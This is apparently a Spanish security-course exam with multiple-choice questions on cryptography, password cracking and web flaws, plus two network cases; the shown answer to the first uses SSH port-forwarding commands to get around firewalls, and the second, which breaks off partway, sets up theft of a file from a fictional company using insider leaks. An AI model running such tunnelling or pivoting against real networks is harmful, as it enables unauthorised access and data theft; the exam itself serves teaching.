Esta prueba consta de dos partes, la primera son unas preguntas de test y la segunda unos casos. Cada parte contarán **5 puntos** de la nota total del examen. En el test cada pregunta **correcta** sumara **1** y cada pregunta **incorrecta** contará **-1.** Cada pregunta **sin responder** contará **0**. Se considerará incorrecta cualquier pregunta en la que se marque alguna respuesta y esté o bien incompleta (no se han marcado todas las respuestas correctas) o alguna respuesta equivocada se marque (a pesar de haber marcado alguna de las respuestas correctas).

Parte 1 (5 puntos):

Pregunta 1:

En el cifrado asimétrico, cuando vamos a enviar un mensaje a otro. ¿Cómo podemos hacer para verificar que enviamos algo al destinatario correcto?

A) Nosotros como origen cifraremos algo con su clave privada.

B) Se pedirá al destinatario que cifre algo con su clave privada.

C) Se pedirá al destinatario que cifre algo con su clave pública, que es la que conocemos.

D) Nosotros como origen cifraremos algo con su clave pública, que es la que conocemos.

E) Ninguna de las anteriores.

Pregunta 2:

En los algoritmos de hashing o también llamados algoritmos de resumen…

A) No deben de existir colisiones.

B) Siempre existen colisiones.

C) El tamaño de lo que se obtiene siempre es mayor de lo que se introduce en la función.

D) El tamaño de lo que se obtiene siempre es menor de lo que se introduce en la función.

E) Ninguna de las anteriores.

Pregunta 3:

El Buffer Overflow es:

A) Un fallo exclusivo de los sistemas de uso remoto (De una de sus aplicaciones o funcionalidades) que podrá explotarse de diferentes formas según el tipo de fallo del que se trate.

B) Un programa que siempre permite el acceso a un sistema remoto.

C) Es un tipo de troyano.

D) Es el programa o proposito que se desea ejecutar en la máquina víctima. No está definido que es exactamente o lo que debe hacer, ya que su uso dependerá del atacante. Normálmente se suele preferir que séa una shell y si puede ser de root mejor.

E) Ninguna de las demás respuestas es correcta.

Pregunta 4:

El SQL Injection:

A) Se puede llegar a aplicar en los casos que el programador ha cometido un fallo en la manera en la que ha introducido los datos provenientes del usuario para una o varias consultas SQL.

B) Es una tecnica exclusiva de fallos en las páginas de PHP, relacionado con las consultas en bases de datos.

C) Requiere de tener una shell en la pagina remota.

F) Ninguna de las anteriores.

Pregunta 5:

Un usuario desea entrar en un sistema y le sale una pantalla en la que debe de introducir usuario y password. Una vez introducido el puede acceder a su carpeta home y sus programas. La posibilidad de acceder a su carpeta de home viene dada por el servicio de:

A) Autenticación

B) Autorización

C) Accounting

D) Homming

E) Ninguna de las anteriores

Pregunta 6:

El proceso de ataque a las passwords con medusa o hydra frente a uno realizado mediante john the ripper utilizando como entrada el mismo diccionario para los mismos usuarios y passwords en ambos casos:

A) John deja menor rastro del ataque en los logs del servicio.

B) John deja mayor rastro del ataque en los logs del servicio.

C) John deja igual rastro del ataque en los logs del servicio.

D) Ninguna de las anteriores.

Pregunta 7:

Cuales de estas son formas de intentar obtener las passwords contenidas en un archivo de hashes:

A) Diccionario

B) Fuerza Bruta

C) Ataque al servicio

D) MD5

E) Ninguna de las anteriores

Pregunta 8:

Si accedo a una página web escribiendo https://URL/, verifico que el candado está en verde y en esa página introduzco un usuario y password:

A) Podrían hacer un ataque mediante SSLStrip mediante el cual podrían obtener mis credenciales.

B) Podrían hacer un ataque de man in the middle mediante ARP spoofing permitiendo obtener las credenciales de usuario haciendo simplemente un tcpdump o usando el wireshark.

C) Se podría hacer uso de hydra para obtener las credenciales que la victima teclea y envía por la red.

D) Se podría hacer uso de john the ripper para obtener las credenciales que la victima teclea y envía por la red.

E) Ninguna de las anteriores afirmaciones es correcta.

Pregunta 9:

¿Que es base64?

A) Un sistema de codificación

B) Un sistema de encriptación simétrica

C) Un sistema de encriptación asimétrica

D) Ninguna de las anteriores

Pregunta 10:

Se puede leer dentro del codigo PHP lo siguiente:

```
if($_GET['password']==="lalala"){
     include("correcto.php");
}else{
     include("badpassword.php");
}
```

Supondremos que correcto.php no debe verse por terceras personas y que los demás archivos **.php** del servidor son seguros ¿Que problema tiene esta pagina?

A) Que pueden meter un GET con contenido del tipo $1==1 || 1$ con lo que el php que se va a componer tendrá como verificacion $(1==1 || 1=="lalala")$ permitiendo la entrada a cualquiera.

B) Se puede hacer un SQLInjection que permitirá obtener datos de la base de datos.

C) Se puede hacer un file inclusion que permitirá ejecutar un php que subiremos al servidor.


D) El código presentado no tiene fallos de seguridad debidos a la codificación.

Parte 2 (5 puntos):

Caso 1 (2.5 puntos):

Nuestro grupo de ciberseguridad CLAY ha conseguido un contrato con la empresa LEET-CORP. La empresa preocupada por su seguridad ha montado un sistema de routers y firewalls prácticamente infranqueable. Tanto es así, que ahora tienen problemas para dar su servicio a los clientes que se conectan desde la red a la que dan servicio 10.1.X.X para conectarse al servicio web que está en la IP 10.3.0.100.

La empresa sigue una estricta política de seguridad y tiene una red formada por 3 subredes aisladas sin salida a Internet. En concreto la estructura de red es la siguiente:



La empresa desea dar servicio a todos los clientes que se encuentran en la red 10.1.X.X pero no deséan realizar ningún cambio en los firewalls, routers u ordenadores de sus redes 10.2.X.X y 10.3.X.X.

Desde nuestro ordenador 10.1.0.100 deberemos posibilitar que se pueda acceder a la página web situada en el puerto 54471 del ordenador con dirección IP 10.3.0.100, que está dando servicio sólo en la IP 127.0.0.1. Los clientes que accedan al servicio web utilizarán sólo su navegador y lo que se les debe proveer es una URL a la que se deben de conectar para acceder a dicho servicio web.

Además nuestro equipo no puede estar dando servicio permanente por lo que utilizar nuestro

ordenador a modo de puente **NO es una opción**. Sólo los equipos situados en las direcciones IP de las direcciones **10.2.X.X y 10.3.X.X** que se pueden ver en la figura son los que **están activos de forma persistente** y nunca se van a apagar (Cualquier script o programa que se inicie se puede quedar de forma persistente en ellos sin problema).

Se deberá tener en cuenta que todos los equipos tienen instalado **el ssh, el socat, el nc y el curl**. Y que disponemos de las credenciales **tlm:clay** (usuario y password) que servirán para poder entrar via ssh en cualquier ordenador de los que se muestra en la figura.

La configuración para iptables de los equipos router1 y router2 es la siguiente:

router1:

```
root@router1:~# iptables -n -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           10.2.0.0/16         tcp dpt:ssh
ACCEPT     tcp  --  10.1.0.100           10.3.0.0/16         tcp dpt:ssh
ACCEPT     tcp  --  anywhere             10.1.0.100          tcp spt:ssh
ACCEPT     tcp  --  anywhere             10.2.0.100          tcp dpt:6969
ACCEPT     tcp  --  10.2.0.100           anywhere            tcp spt:6969

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

router2:

```
root@router2:~# iptables -n -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           10.3.0.100          tcp dpt:ssh
ACCEPT     tcp  --  10.3.0.100           10.1.0.100          tcp spt:ssh
ACCEPT     tcp  --  10.3.0.100           10.2.0.101          tcp dpt:ssh
ACCEPT     tcp  --  10.2.0.101           10.3.0.100          tcp spt:ssh
ACCEPT     tcp  --  anywhere             10.2.0.0/16         tcp dpt:6969
```

```
Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

Y se han ejecutado los siguientes comandos en los diferentes ordenadores que dan los siguientes datos:

ordenador1:

```
root@ordenador1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      2581/Xorg
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2586/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2524/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2543/sshd
tcp        0      0 10.1.0.100:22           10.1.0.1:44996          ESTABLISHED 3000/2
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador1:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1A:B9:E7
          inet addr:10.1.0.100  Bcast:10.1.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:215 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24395 (23.8 KiB)  TX bytes:18847 (18.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@ordenador1:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.1.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.1.0.254      0.0.0.0         UG    0      0        0 eth0
```

```
root@ordenador1:~#
```

ordenador2:

```
root@ordenador2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      2579/Xorg
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2585/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2523/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2542/sshd
tcp        0      0 10.2.0.100:22           10.2.0.1:35480          ESTABLISHED 3033/2
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:26:B9:F5
          inet addr:10.2.0.100  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:570 errors:0 dropped:0 overruns:0 frame:0
          TX packets:305 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51337 (50.1 KiB)  TX bytes:41653 (40.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@ordenador2:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.2.0.254      0.0.0.0         UG    0      0        0 eth0
root@ordenador2:~#
```

ordenador3:

```
root@ordenador3:~# netstat -nputa
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      2577/Xorg
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2585/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2524/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2542/sshd
tcp        0      0 10.2.0.101:22           10.2.0.1:33640          ESTABLISHED 3251/2
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador3:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:32:E4:7A
          inet addr:10.2.0.101  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:140 errors:0 dropped:0 overruns:0 frame:0
          TX packets:86 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16166 (15.7 KiB)  TX bytes:11766 (11.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@ordenador3:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.2.0.253      0.0.0.0         UG    0      0        0 eth0
root@ordenador3:~#
```

ordenador4:

```
root@ordenador4:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:54471           0.0.0.0:*               LISTEN      2734/httpd
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      2582/Xorg
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2586/httpd
```

```
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2524/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2543/sshd
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      2734/httpd
tcp        0      0 10.3.0.100:22           10.3.0.2:47346          ESTABLISHED 3271/2
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador4:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:18:56:9D
          inet addr:10.3.0.100  Bcast:10.3.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13021 (12.7 KiB)  TX bytes:9667 (9.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@ordenador4:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.3.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.3.0.254      0.0.0.0         UG    0      0        0 eth0
root@ordenador4:~#
```

router1:

```
root@router1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      6120/Xorg
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      6128/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      6066/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      6085/sshd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
```

```
root@router1:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:75:99:65
          inet addr:10.1.0.254  Bcast:10.1.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:385 errors:0 dropped:0 overruns:0 frame:0
          TX packets:217 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40337 (39.3 KiB)  TX bytes:29757 (29.0 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:3A:C3:DC
          inet addr:10.2.0.254  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3769 (3.6 KiB)  TX bytes:3149 (3.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@router1:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth1
10.1.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.2.0.253      0.0.0.0         UG    0      0        0 eth1
root@router1:~#
```

router2:

```
root@router2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      6124/Xorg
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      6129/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      6067/httpd
```

```
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      6086/sshd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@router2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2F:D1:CE
          inet addr:10.2.0.253  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20067 (19.5 KiB)  TX bytes:15995 (15.6 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:69:71:5B
          inet addr:10.3.0.254  Bcast:10.3.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11417 (11.1 KiB)  TX bytes:8253 (8.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@router2:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
10.3.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth1
0.0.0.0         10.2.0.254      0.0.0.0         UG    0      0        0 eth0
root@router2:~#
```

Además, la configuración del archivo **/etc/ssh/sshd_conf** es la siguiente en todos los equipos:

```
AuthorizedKeysFile    .ssh/authorized_keys
AllowTcpForwarding yes
```

```
GatewayPorts yes
Subsystem      sftp    /usr/sbin/sftp-server
```


¿Se podrá realizar lo que pide la empresa LEET-CORP sin instalar programas adicionales?. En caso afirmativo, escriba la sucesión de comandos que debe ejecutar desde el ordenador del que tiene acceso. Puede acompañar la ejecución con una breve explicación. En caso negativo, argumentar por que no es posible realizar la petición exigida por LEET-CORP en estas condiciones concretas.

```
tlm@ordenador1:~# ssh tlm@10.3.0.100
tlm@ordenador4:~$ ssh 10.2.0.101 -R 54471:127.0.0.1:54471 -N -T &
tlm@ordenador1:~# ssh tlm@10.2.0.100
tlm@ordenador2:~$ ssh 127.0.0.1 -L *:6969:10.2.0.101:54471 -N -T &
tlm@ordenador1:~# curl 10.2.0.100:6969
<html>

        <body>

                <h1>Bienvenido al servicio interno</h1>

                Este servicio no sería accesible de no ser por la ayuda de alguien.

        </body>

</html>
root@ordenador1:~#
```

Caso 2:

La empresa **3vilC0rp** dispone de una screened network para impedir que cualquier hacker pueda introducirse en sus servidores con información gubernamental. Pero tenemos algunos leaks de información que igual nos pueden permitir entrar en los sistemas de esta empresa y conseguir los archivos que deseamos.

La empresa dispone la red 12.0.0.0 que es la subred que interacciona con el exterior (**screened**) y la red 13.0.0.0 que es la red que tiene aislada con servicios que se dan sólo hacia los trabajadores de dentro de la empresa. Supondremos que la red 11.0.0.0 es una red a la que tenemos acceso. La estructura de red será la siguiente:



Ordenador1 es el ordenador desde el que vamos a hackear el sistema (sólo tenemos acceso a ese, es lo que hay) y deseamos un **archivo** contenido en **ordenador 3** (dirección IP 13.0.0.10). Situado en el home del mismo usuario que ejecuta el servidor web y cuya ruta es **/home/www/archivosecreto.exe**. (Tenga en cuenta que es un archivo que es **binario**, y posiblemente esta información es muy muy relevante).

Ordenador1, Ordenador2 y Ordenador3 disponen aparte de los programas incluidos por defecto en los sistemas Linux y los que se pueden observar por las salidas de los comandos que se muestran más adelante en el texto el **curl**, el **nc**, el **openssl**, el **sslstrip** y un navegador **web firefox**.

La empresa dispone de dos routers super securizados, se ha cuidado fortificar los puertos al milímetro así que la configuración de **iptables** de estos es la siguiente:

Router1:

```
root@router1:~# iptables -n -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  12.0.0.10           0.0.0.0/0
DROP       all  --  0.0.0.0/0           0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0           12.0.0.10
DROP       all  --  0.0.0.0/0           0.0.0.0/0
root@router1:~#
```

Router2:

```
root@router2:~# iptables -n -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  12.0.0.10           0.0.0.0/0
DROP       all  --  0.0.0.0/0           0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0           12.0.0.10
DROP       all  --  0.0.0.0/0           0.0.0.0/0
```

Por otro lado también disponemos de la salida de ciertos comandos ejecutados por nuestros **TOPOS** dentro de la empresa. **TOPOS** que han despedido y que no tienen ninguna información adicional a la salida de estos comandos, aunque dichas salidas séan muy, muy jugosas:

Router1:

```
root@router1:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
```

```
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
11.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
12.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 eth1
13.0.0.0        12.0.0.253      255.255.255.0   UG    0      0        0 eth1
root@router1:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:A3:91:10
          inet addr:11.0.0.254  Bcast:11.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13804 (13.4 KiB)  TX bytes:9453 (9.2 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:74:16:E9
          inet addr:12.0.0.254  Bcast:12.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7034 (6.8 KiB)  TX bytes:6098 (5.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2296 (2.2 KiB)  TX bytes:2296 (2.2 KiB)

root@router1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      1210/Xorg
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      1156/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1175/sshd
tcp        0      0 11.0.0.254:22           11.0.0.1:60474          ESTABLISHED 1895/2
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
```

Router2:

```
root@router2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4A:CB:7B
          inet addr:12.0.0.253  Bcast:12.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6294 (6.1 KiB)  TX bytes:7102 (6.9 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:9F:87:75
          inet addr:13.0.0.254  Bcast:13.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:116 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12492 (12.1 KiB)  TX bytes:8921 (8.7 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
